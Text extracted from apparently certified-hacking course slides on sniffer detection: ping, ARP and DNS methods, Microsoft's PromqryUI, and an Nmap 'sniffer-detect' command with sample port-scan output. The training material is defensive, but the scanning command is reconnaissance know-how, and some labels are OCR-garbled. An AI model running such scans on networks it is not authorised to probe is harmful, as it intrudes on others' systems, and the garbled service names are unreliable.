
Non-Promiscuous Mode




Send a ping request to the suspect machine with its IP address and **incorrect MAC address**. The Ethernet adapter rejects it, as the MAC address does not match, whereas the suspect machine running the sniffer **responds** to it as it does not reject packets with a different MAC address

Sniffer Detection Technique: ARP Method

CEH
CERTIFIED EXPERT IN HACKING



Only a machine in promiscuous mode
(machine C) caches the ARP information
(IP and MAC address mapping)




A machine in promiscuous mode replies to the ping message as it has correct information about the host sending ping request in its cache; rest of the machines will send ARP probe to identify the source of ping request

Sniffer Detection Technique: DNS Method



Most of the sniffers perform reverse DNS lookup to identify the machine from the IP address



A machine generating reverse DNS lookup traffic will be most likely running a sniffer

Promiscuous Detection Tool: PromqryUI



Promqry

File Edit Help

Systems To Query

Start IP address	End IP address	Query Status
<input checked="" type="checkbox"/> 192.168.1.63-1.63		

Query Results

Querying local system..

Active: True
InstanceName:
Intel(R) PRO/1000 MT Desktop Adapter
NEGATIVE: Promiscuous mode currently NOT enabled

Active: True
InstanceName:
WAN Miniport (P)
NEGATIVE: Promiscuous mode currently NOT enabled

Active: True
InstanceName:
WAN Miniport (IPv6)
NEGATIVE: Promiscuous mode currently NOT enabled

Active: True
InstanceName:
WAN Miniport (Network Monitor)
NEGATIVE: Promiscuous mode currently NOT enabled

Active: True
InstanceName:

Add Delete Start Query


The screenshot shows the Microsoft PromqryUI application. The window title is "Promqry". The menu bar includes "File", "Edit", and "Help". Below the menu is a toolbar with arrows for navigating between systems and a "Start Query" button. On the left, there's a section titled "Systems To Query" with a table for entering start and end IP addresses. A note in a box states: "PromqryUI is a security tool from Microsoft that can be used to detect network interfaces that are running in promiscuous mode". The main right pane displays the results of querying the local system for four network interfaces. All show "Active: True" and "NEGATIVE: Promiscuous mode currently NOT enabled". The bottom of the window has buttons for "Add", "Delete", and "Start Query".

<http://www.microsoft.com>

Promiscuous Detection Tool: Nmap




- ❑ Nmap's NSE script allows you to check if a target on a local Ethernet has its network card in promiscuous mode
- ❑ Command to detect NIC in promiscuous mode:
`nmap --script=sniffer-detect [Target IP Address/Range of IP addresses]`



```
root@root:~# nmap --script=sniffer-detect 10.0.0.2
Starting Nmap 6.46 ( http://nmap.org ) at 2015-04-07 09:31 EDT
Nmap scan report for 10.0.0.2
Host is up (0.000386 latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-ntlm
1027/tcp  open  IIS
1028/tcp  open  unknown
1030/tcp  open  iasl
1034/tcp  open  zabbix
1051/tcp  open  optim-vnet
1053/tcp  open  remote-as
1070/tcp  open  grpupdate-srv
1433/tcp  open  as-sql
1691/tcp  open  xengui
2163/tcp  open  zeohyr-clr
2165/tcp  open  eklogin
2167/tcp  open  msnd-ign
2179/tcp  open  vncrp
2383/tcp  open  am-solan
3389/tcp  open  rdp-sub-server
MAC Address: D4:BE:D9:C3:C3:CC (Dell)
Nmap done: 1 IP address (1 host up) scanned in 2.32 seconds
root@root:~#
```



